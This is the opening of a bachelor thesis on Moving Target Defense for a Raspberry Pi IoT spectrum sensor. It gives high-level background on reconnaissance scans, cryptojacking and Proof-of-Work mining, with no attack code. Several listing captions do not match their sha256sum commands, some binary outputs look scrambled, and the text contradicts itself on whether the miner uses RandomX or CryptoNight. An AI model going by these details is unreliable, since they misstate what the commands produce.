University of Zurich^UZH

BACHELOR THESIS – Communication Systems Group, Prof. Dr. Burkhard Stiller

Design and Implementation of Moving Target Defense Techniques to Break the Cyber Kill Chain in IoT Devices

Josip Harambašić
Zurich, Switzerland
Student ID: 19-756-544

Supervisor: Jan von der Assen, Dr. Alberto Huertas Celdrán
Date of Submission: February 1, 2023

University of Zurich
Department of Informatics (IFI)
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland

Bachelor Thesis
Communication Systems Group (CSG)
Department of Informatics (IFI)
University of Zurich
Binzmühlestrasse 14, CH-8050 Zürich, Switzerland
URL: http://www.csg.uzh.ch/

Abstract

With rising popularity of Internet of Things (IoT) devices for smart homes and industry 4.0, the cyber attacks affecting those devices also increases. Due to their static nature, low security and resource limitation, they are easy targets for Cybercriminals. To make it more difficult for attackers to attack IoT devices, Moving Target Defense (MTD) as paradigm seems promising. The goal of MTD is to dynamically change the static nature of the device by changing system parameters to disturb or mitigate the ongoing attack. This thesis proposes a design and an implementation of a lightweight MTD framework, which is able to deploy security solutions against two specific cyber attacks on an IoT device which is based on a Linux operating system. The device fulfils the purpose of a radio spectrum sensor. Depending on the attack report from an external monitoring application, the MTD framework deploys the corresponding MTD solution to deal with Reconnaissance attacks and Cryptojackers. To measure the effectiveness and performance of the provided MTD solution, the solutions are run against real malware. The results seem promising and are able to mitigate the ongoing attack in a lightweight manner without consuming too much resources of the IoT device. The result for dealing with Reconnaissance attacks includes a firewall setup and a dynamic change of the MAC address to confuse the attacker. This leads to 3933.3% more waiting time for the attacker to receive an unusable result which contains only the wrong MAC address that indicates another device instead of the Raspberry Pi used in this thesis. For the Cryptojacker a dynamic solution is proposed which uses the knowledge about the consensus of Proof of Work, to monitor the network traffic to mitigate the ongoing Cryptojacker. By using a whitelist of allowed tasks using network, every deviation from the whitelist indicates malicious behaviour. By changing the moving parameter, which is the nice value of the task scheduler, it does not provide better results by mitigating the Cryptojacker and can therefore be omitted. In combination with the firewall from the Reconnaissance attack after the Cryptojacker was detected and killed, there is no chance for the Cryptojacker to restart again, since the firewall only allows certain ports and already established connections to send and receive data from the internet. This thesis shows that a combination of a static firewall with a dynamic MTD solution achieves great results defending against Cryberattacks which target IoT devices. Also some information gathered about resource consumption is discussed to illustrate the impact of the attacks on resource constrained IoT devices.

Acknowledgments

I want to thank my supervisors Jan von der Assen and Alberto Huertas Celdrán, which always found time to inspire me with new ideas and possibilities to achieve the goal of this thesis. They were continuously involved in each step of the process and my appreciation goes to them.

Contents

Chapter 1

Introduction

1.1 Motivation

The Internet of Things (IoT) is rapidly growing and is reaching different domains in today's life, like smart homes, health care and industry 4.0 [1]. IoT devices are nonstandard computing devices that are interconnected wirelessly to a network and are able to transmit data to automate home and industry tasks [4]. Nevertheless, the benefits of IoT devices are also associated with a lot of negative economic impact because of the security issues they bring with them. Since IoT devices are not manufactured to take care of security issues, they are vulnerable to different cyberattack exploits [5]. Not only to detect such attacks, but also to mitigate and reduce the impact they have on IoT devices, different cybersecurity approaches were proposed. Static mitigation approaches which prevent from known attacks are nowadays no longer adequat against the dynamic and adaptive behavior of attacks which avoid getting detected or mitigated by static security mechanisms [5]. The attacker has the advantage of time, because of the static nature of IoT devices, they can be studied till a vulnerable spot on the device is detected and used in a malicious way. Even if there are some security mechanisms against some attacks, the attacker can take the necessary time to figure out the next vulnerable spot to prepare another attack. To counter those asymmetric time advantages, the Moving Target Defense (MTD) paradigm seems to be a promising approach [6, 17]. Compared to static configurations, the dynamic approach of MDT makes it harder for attackers to study the target and limits the time validity of possible exploits. [2, 3, 5, 6, 7].

1.2 Description of Work

This Bachelor Thesis focuses on deploying a MTD-framework on a Raspberry Pi (Raspberry Pi 4, running Raspberry OS with 4 GB of Memory and less than 2 GB usable disk space), which serves as a spectrum sensor to collect radio frequency data. Since a lot of those IoT devices use wireless connections in a crowded environment, for example Wi-Fi or Bluetooth bands are over occupied which leads to a lot of strain and loss in service quality. To handle such situations, in our case a crowdsensing radio frequency platform like ElectroSense [10] is used, which measures the radio frequency occupancy by sensors (Raspberry Pi) and allows Cognitive Radio Networks (CRN) to assign IoT devices to under occupied bands and serves as a load balancer to preserve the service quality [9].

Given this setup, the goal is to deploy on such a spectrum sensor as a MTD-solution which can deal with two different malware types. The MTD framework should be designed to be easily extendable to incorporate new solutions for other attacks. It should also be able to decide and orchestrate different security solutions depending on the detected attack to apply a mitigation mechanism to secure the affected IoT device. The resulting prototype shows that it is indeed possible to mitigate such attacks in a lightweight setup, without interfering with the devices performance or interrupting it in any way at all.

The first attack of interest is the beginning of each cyberattack, namely to gather information about the victim's device (Operating System, open ports etc.) and is called Reconnaissance attack [13]. The second attack are Cryptojackers which use computer resources (CPU, memory, electricity) without the knowledge of the victim to mine cryptocurrencies [14]. Even though there are a lot of other attacks possible, in this thesis only these two attacks will be considered in the MTD-framework.




Figure 1.1: High Level Overview of this Thesis

Chapter 2

Scenario

This chapter explains an overview of the goal of ElectroSense and the overall hardware setup used in this thesis as a use case for an MTD solution to prevent cyberattacks.

2.1 ElectroSense Setup

A specific use case, to measure the performance of the MTD-Solution, is needed. In our case, the ElectroSense setup, which acts as a spectrum sensor on a Raspberry Pi by measuring the radio frequency in the spectrum with an antenna, is used. Mainly focusing on finding a proper MTD solution to secure this use case against the two attacks of interest, it is possible to make this set up safer.

The main goal of the ElectroSense platform is to collect and analyze spectrum data. This is done by small radio sensors which measure the radio frequency of a spectrum in a populated region. The collected data should be available in real-time for different users which need a deeper knowledge about the current spectrum usage [19].

The ElectroSense platform provides the whole Hardware as a Network Kit from Jetvison. It is also possible to set up the kit alone. The webpage [19] shows, which setups are supported and recommended. The used Kit contains a Raspberry Pi 4 Model B with 4 GB of memory, a RTL-SDR silver v3 USB dongle and an antenna. To make all of this work, only plugging everything into the Raspberry Pi should be enough to start collecting the spectrum data. To get the Raspberry Pi running a SD card, where the ElectroSense image is installed, is needed. In a second step, the Raspberry Pi is connected via Ethernet cable or via Wi-Fi to the Internet. Last the power supply is plugged in and it starts collecting data.




Figure 2.1: ElectroSense Hardware Setup at Home

As long as the spectrum sensor has an Internet connection, it can physically be set up anywhere. In Figure 2.1 the installed setup is shown. As soon as the device is set up, it is exposed to malicious actors which use the same network. Attackers can now try to find a vulnerability on the device to attack it. At this point the attacks of interest come into play. In Chapter 3, these attacks will be briefly introduced.

Chapter 3

Malware of Interest

This thesis provides a solution to mitigate two specific malicious malware that pose potential threats to our Raspberry Pi 4 spectrum sensing device. Therefore, a deeper look at Reconnaissance and Cryptojacker attacks is necessary to understand how to mitigate them in a next step.

3.1 Reconnaissance attacks

Unlike ransomware, which causes damage to the device, Reconnaissance attacks are a security attack that attempts to gather as much information as possible about the victim before launching the actual attack. It prepares all the necessary information that can lead to an more devastating attack [20]. There are three types of Reconnaissance attacks.

Social Reconnaissance attacks: If the victim is a company, the attacker tries to get information from an employee via social networks. The attacker sends friend requests to the employees of interest and if they accept, then he pretends to be someone to whom sensitive company data can be shared, such as a support employee. The worker gives out some internal information that can help the attacker to plan his next steps [13, 20].

Public Reconnaissance attacks: Since our data are everywhere and can be collected easily just by searching it on the web, the attacker tries to gather information about the victim by public domains. For example, facebook, phone books, internet and many more public areas. [13, 20].

Software Reconnaissance attacks: The attacker tries to gather information about the victims' device with some software like (Nmap, Zmap) [11, 12]. This attack is essential for each attacker since it creates the basic knowledge that is needed to start an effective attack. This means to investigate IP addresses with open ports, find out what operating system is used by the victim, detect or create vulnerabilities etc. This is easily doable since the device and its setup are static. This means the IP address does not change dynamically, which makes such Reconnaissance attacks very easy to execute and they become an essential part for information gathering [13, 20].

This thesis focuses on the software Reconnaissance attacks. The attack investigates the Raspberry Pi, which does not have a firewall or another security mechanism that can protect it against Reconnaissance attacks. The device does not get damaged or controlled, but it gives the attacker essential information that is needed to start a more devastating attack.

3.2 Cryptojackers

As the popularity of cryptocurrencies increases, so does cybercrime in this area. People use cryptomining to get cryptocurrencies by solving difficult mathematical problems to add new block on the blockchain. This can be done by running programs that solve mathematical puzzles on a device where the resources are highly used. To run a Cryptominer, lot of CPU, RAM, Memory and also electricity are required. This can be done intentionally or an attacker runs a cryptominer on a victim's device without the victim's awareness. The attacker is rewarded by mining currencies on the victim's device, which sends the rewards gained to the attacker's crypto-wallet. This results in the victim having a much slower device and not being able to perform tasks as effectively as it should, and also results in higher electricity costs. There are three known Cryptojacker types [14, 29].

File-based cryptojacking: These are attacks that are, for example, sent via email, and appear to be a legitimate file, but when clicked on, the Cryptojacker is installed and the attack was successful. [14, 29].

Browser-based cryptojacking: These Cryptojackers are implemented on websites. When the victim accesses such a website, the mining process starts in the browser tab and mines cryptocurrencies. [14, 29].

Cloud-based cryptojacking: Cyber criminals try to gain access to API keys for cloud infrastructures to mine cryptocurrencies, which is very efficient because there are many resources available. [14, 29].

3.2.1 Cryptominer High Level Overview

In this section, an overview of how cryptominers and the consensus of **Proof of Work**, used in this work on Cryptojackers, is provided. Since there are thousands of cryptocurrencies that can be mined using different algorithms and approaches, a brief overview of the main concepts of Bitcoin and Monero mining will be given here. Bitcoin makes it easier to understand what actually happens during a mining process, and Monero is then the actual cryptocurrency mined by the Cryptojacker used in this work because the possibility of receiving rewards is higher.

As shown above Cryptojackers are the bad version of Cryptominers, since they mine crypocurrencies without the knowledge of the attacked person. But how does an actual Cryptominer work in Bitcoin? Cryptocurrencies are generated through the process called *mining*. Mining verifies transactions and adds new ones to the supported blockchain. *Miners* review the transactions of the supported Cryptocurrency (Token) and verify their authenticity [21]. But why has it to be verified by someone? This is because the transactions are decentralized and don't need a Bank in between the sender A and the receiver B. This means that anyone can participate in the verification of transactions. These transactions can be anything from medical records to money transfers or payments for groceries. All of these transactions are written down as a hash on a *Block* or *Ledger*, which can't be manipulated. Once the block is full a new one gets added to it in chronological order. This chain of blocks is then called *Blockchain* as shown in Figure 3.1. This is very powerful since all the information of every transaction is stored on the blockchain [22, 23].




Figure 3.1: High Level Overview of a Blockchain

The new Block where the transactions should be stored on, is very hard to compute. It is a mathematical cryptography problem that it is so hard to solve that the best way to solve it, is to brute force the answer. This means to try all solutions till the correct one is found. What actually is tried to be solved is the target hash, the number used once (Nonce). This means a hash with a target number of leading zeros which is defined by the network is the solution. The more zeros required the harder the task. The miner tries to find a solution to achieve the goal of the leading zeros of the SHA-256 output, where the guessed number plus the data contained in the previous block need to create the desired output of leading zeros as shown in Figure 3.2. It seems to be easy to compute several zeros, but the difficulty of the desired solution depends on how many miners are actually trying to solve the problem. The goal is to mine blocks at a frequency of every 10min. This means if there are a lot of miners the amount of leading zeros can be up to 256 since we have 256 bits. Mostly this is not the case but it is theoretically possible. This means there are 2^{256} possible solutions which is an immense amount of solutions that should be tried to find the desired output [22, 23, 27].




Figure 3.2: Latest block plus a Nonce create SHA-256 Output with 6 leading Zeros

Once the solution is found, a new block is created and the miners are rewarded with the corresponding Cryptocurrency. A hash is a one-directional function that is deterministic. This means for any input in the SHA-256 hash function a 256 bit out is generated as in Listing 3.2 and Listing 3.4. The differences from Listing 3.1 and Listing 3.3 are just the **H** from the Hello changed to **h** which results in a complete different output. A better visualization is when a hexadecimal output is shown from the same input as shown in Listing 3.5 and Listing 3.7 and their corresponding output in Listing 3.6 and Listing 3.8. It can't be reverted but if the same string is inputted several times it will always output the same result. Given the solution, it is very easy to verify if it's true or false, but to reverse engineer it seems to be impossible [22, 23].

```
echo "Hello World" | sha256sum | perl -lpe '$_=join "",
unpack"(B8)*"'
```

Listing 3.1: Generate binary SHA256 of "Hello World"

```
011001000011001001100001001110000011010001100110001101000
110001000111000011000100011011000110101001100000011100100
110011001101110110010101100011001110000110011000110111001
100110110001101100100001110000110001001100101001100100110
001100110111001101000110000101100100011001000011010101100
001001110010011000100110001011000100110000100110110001101
000110010001100110001100100011011100110100001101010011100
001100101011001000011100000110010001100100011100101100100
011000010011100000110000001101000110000100110010001101100
0100000000100000000101101
```

Listing 3.2: "Hello World" SHA256 Binary Output

```
echo "Hello World" | sha256sum | perl -lpe '$_=join "",
unpack"(B8)*"'
```

Listing 3.3: Generate binary SHA256 of "hello World"

```
0011000000110001100110010001100110110010000110000011000110
1100101011000001011001010011100100110000001110010110001100
110100001100100011010000110011001110010110001101100010011
00010001100110011000000011011000111001001110000001110000011
011100111000000111000000111000011000110110001000111000000110
```

```
010001110010110011000110110011000110011100101100100001100
100110001100111001001100110011100100110110001101100110001
100111001001101000011010001100011001101100011010101100001
001101100110001000110110011001010110010000110101001110010
01000000010000000101101
```

Listing 3.4: ”hello World” SHA256 Binary Output

```
echo "hello World" | sha256sum
```

Listing 3.5: Generate hexadecimal SHA256 of ”Hello World”

```
d2a84f4b8b650937ec8f73cd8be2c74add5a911ba64df27458ed8229d
a804a26
```

Listing 3.6: ”Hello World” SHA256 Hexadecimal Output

```
echo "hello World" | sha256sum
```

Listing 3.7: Generate hexadecimal SHA256 of ”hello World”

```
0c23d0ceae909c42439cbb3069887888cb829f6c9d2c93966c944c65a
6b6ed59
```

Listing 3.8: ”hello World” SHA256 Hexadecimal Output

To solve such a difficult puzzle, which could take a single device months or years to solve, a pool to coordinate multiple devices, is used. Users who want to mine cryptocurrencies can contribute to such a pool helping to solve the puzzle together instead of solving it themselves. Only the lucky one that finds the solution gets rewarded. This means if someone mines by himself, it could be possible that it takes years to be rewarded once, because always someone else found it and therefore never gets rewarded. The pool helps combine the luck and efforts of the miners, and when someone from the pool finds a solution, the reward is split based on how much a device contributed to finding the solution, as shown in Figure 3.3. All of this depends on the computer resources available, which nowadays are mostly GPU’s instead of CPU’s to calculate the solution of the puzzle. To be as fast as possible, the pool assigns nonce ranges to the miners to avoid calculating the same nonce multiple times. As soon as the range was computed and no successful nonce was found, the miner requests a new range. This works till the solution is found and then starts again. Also the pool takes some credits from the rewards, due to the orchestration which leads to success. [25, 28].




Figure 3.3: High Level Mining Pool Architecture

Now that some basics are covered, the Cryptojacker used in this thesis mines Monero instead of Bitcoin. This is due to the above mentioned high usage of GPU. Since everyday devices like laptop or phone don't have much GPU's or any at all it would be better to create a miner that uses only the CPU of the device. This is where Monero with the RandomX algorithm is used instead of the SHA-256 by Bitcoin. Due to various issues that arise because heavily placed miners are more likely to receive rewards because they have much more computational power and do not lead to a decentralized manner, which is the goal of cryptocurrencies, the Monero RandomX generates a randomized work zone with high memory consumption and advanced virtualization that prevents such ASCI centers from always being the winner and allows everyone to compete and be rewarded if they are lucky. The Monero RandomX algorithm is not only ASCI resistant but also resistant against GPU's which are not able to execute such complicated RandomX operations. Before RandomX, the Cryptonight algorithm was used for a long time from 2012-2018, until the company Bitmain shared that they found a solution to setup an ASCI center for the CryptoNight algorithm. Bitmain coming up with this solution, was no good news for the Monero Community, since they tried to avoid exactly what Bitmain came up with. To prevent what Bitmain came up with, a new algorithm was created and this is the new

ASCI resistant RandomX algorithm [26].

For this reason, the Cryptojacker used in this thesis uses Monero (XMR) as the mining currency with the CryptoNight algorithm, as it is most likely that in case of a successful attack, the device has a CPU on which Monero can be mined without worrying about possible GPUs, as every IoT and everyday device such as laptop, phone, etc. has at least one CPU.

Chapter 4

Related Work

This chapter introduces the main concepts of Moving Target Defense and an introduction to the two malware of interest for which a corresponding MTD-Solution will be implemented.

4.1 Moving Target Defense

The biggest issues with today's devices are that they are static by nature and the attack surface they provide never changes. There are two main advantages from the attackers' perspective. First, the attacker has the asymmetric time advantage, which means he can try as long as he wants to find a vulnerable spot on the victims' device. Secondly, the attacker has an asymmetric information advantage, because if there is a usable vulnerability he can initiate a malware as long as the vulnerable spot exists [15, 16]. Even if the victim has some defense mechanisms against certain attacks, the attacker just uses the time advantage to restudy the system to find another vulnerable spot till the attack succeeds. This means the defenders needs to keep track of possible vulnerabilities and solve them somehow, before they get known by attackers. This scenario shows that the defender is always in an unfavorable position, and the attacker just observes and tries till an attack succeeds [6].

This is where the paradigm of Moving Target Defense comes into play as a promising approach. The MTD approach reverses this asymmetric situation and allows the defender to be in a better position than the attacker. Instead of dealing with all the possible vulnerabilities, the MTD approach diversifies and creates a harder puzzle to solve for the attacker. This is done by shifting the attack surface in a dynamic manner to make the attack surface more complex and non-deterministic from the attacker's view. This results in a big effort increase for the attacker to find a vulnerability, while the probability of a successful attack decreases from the defender's viewpoint [6, 7, 15, 17].

As a comparison, one can think of it as a shell game, where the defender has 3 shells and one pea. The attacker has to guess under which shell the pea is. The defender shuffles the shells to confuse the attacker and to make him choose the wrong shell. This is the same as the Moving Target Defense mechanism, where the attack surface is shuffled to create hindrance for the attacker to make it as hard as possible for him to successfully launch an attack [18].

4.2 Related Work

In general, a computer has multiple components of software and hardware that can be dynamically changed to make a system less predictable and more secure. The Moving Target Defense technique which is applied to the system needs to change at least one of these components (Moving Parameters) dynamically to make this possible. The three main design questions that need to be defined in each MTD technique are WHAT, WHEN and HOW to move the Moving Parameters [16, 17].

4.2.1 WHAT

The WHAT is concerned about the components of the system that can be changed to confuse the attackers [2]. In the literature, there are different categories of the WHAT in MTD techniques, but we will stick to the five computer domains as proposed in this paper [16].

Dynamic Data: The dynamic data domain changes and randomizes the format, syntax, representation or the encoding of the application data. This is very effective and enables to acquire a more secure system [2, 16].

Dynamic Software: The dynamic software domain randomizes or diversifies the software internals of an application. One possible way to do this is to create different software executable versions of the same source code, which performs the same method [2, 16].

Dynamic Runtime environment: The dynamic runtime environment domain changes and randomizes the abstraction which is provided by the OS to the application, without hindering the important functions of the system. One application of such dynamic runtime environments is the employment of Address Space Layout Randomization to invalidate attacks [2, 16].

Dynamic Platform: This means that the application can run on different OS and change at runtime by using a platform-independent control mechanism that maintains the current state of the application during platform switching. [2, 16].

Dynamic Network: The dynamic network domain changes network properties to enhance the difficulty of successfully execute network-based attacks. One example is to dynamically change the Internet Protocol (IP) address of the system [2, 16].

4.2.2 WHEN

The WHEN is concerned about the optimal time to change the current state of the MTD system to the next state, because just changing at any time may not be enough to secure the system. The three common strategies of WHEN to change are reactive, proactive and hybrid [2].

Reactive: The reactive strategy listens to an event or an alert from a detection mechanism. Assuming that the detection mechanism detects suspicious behavior or an attack on the system, it throws an event, and then the MTD solution starts to react against the suspicious activity [2].

Proactive: The proactive strategy changes properties on a scheduled basis. It does not listen to inputs, but triggers depending on the schedule of the MTD technique. The schedule can be set up randomly or with fixed intervals. This helps to shorten the expiration time of valid information obtained by the attacker gained in each attempt [2].

Hybrid: The hybrid strategy is a combination of the both reactive and proactive strategies mentioned above. This means it changes properties on a scheduled basis to secure against undetected attacks, and also listens for events to change the state of the system if an attack is detected [2].

The reconnaissance attack attempts to find public IP addresses and open ports that may be vulnerabilities to attacks. To secure the system, it would be great if we could change our IP address during the scan and mitigate the information collection of such an attack [13]. To see how important it is to change the system properties at the right time, let's have a look at a simple example by having a look at a fixed change schedule being attacked.




Figure 4.1: Too early system state change leads to successful attack

In Figure 4.1 [2], it's visible that changing the moving parameters too early, before the reconnaissance attack was executed, results in a successful attack. This is due to a non-optimal timing of the MP change execution, which is why the attacker obtains information about the device.




Figure 4.2: Successful system state change to mitigate the attack

On the other hand Figure 4.2 [2], shows that by changing the moving parameters at an optimal time after the attack has started leads to a successful mitigation of the attack and the attacker has to try again to get more information about the target device. Why this works and how we can do this will be discussed in the next chapters.

4.2.3 HOW

The HOW is concerned about how to change the moving parameters to increase unpredictability and confusion of the attacker [2]. The two main operations are selection and replacement. The selection part focuses on which state to choose next when there are multiple choices, and the replacement operation focuses on how to actually move from the current system state to the next one. [15]. To make the replacement operation work we can apply shuffling (randomization), diversification or redundancy [2, 17].

4.3 Moving Target Defense in IoT Devices

By understanding how the general approach for Moving Target Defense works, let's inspect how it is applied in our specific setup for IoT devices.

4.3.1 MTD approaches for IoT Devices

Many Moving Target Defense approaches were proposed over the years, but only few of them are meant to be used for IoT devices. Using an MTD approach offers much better possibilities and solutions by having more resources in a non-constrained device like a laptop [17]. To get an overview of how the different MTD techniques are distributed in IoT devices compared to those in unconstrained devices, we can take a look at Figure 4.3[17] and Figure 4.4 [17]. In Figure 4.3, 89 distinct general purposes MTD techniques were considered and distributed according to the moving parameters they configured. It shows the importance of MTD runtime environment techniques, which is leading in general




Figure 4.3: Distribution of MTD techniques in normal devices

purpose devices [17]. This is due to higher resource capabilities of memory, RAM and CPU. More resources allow MTD techniques to use them for security without inferring with the performance of the device.

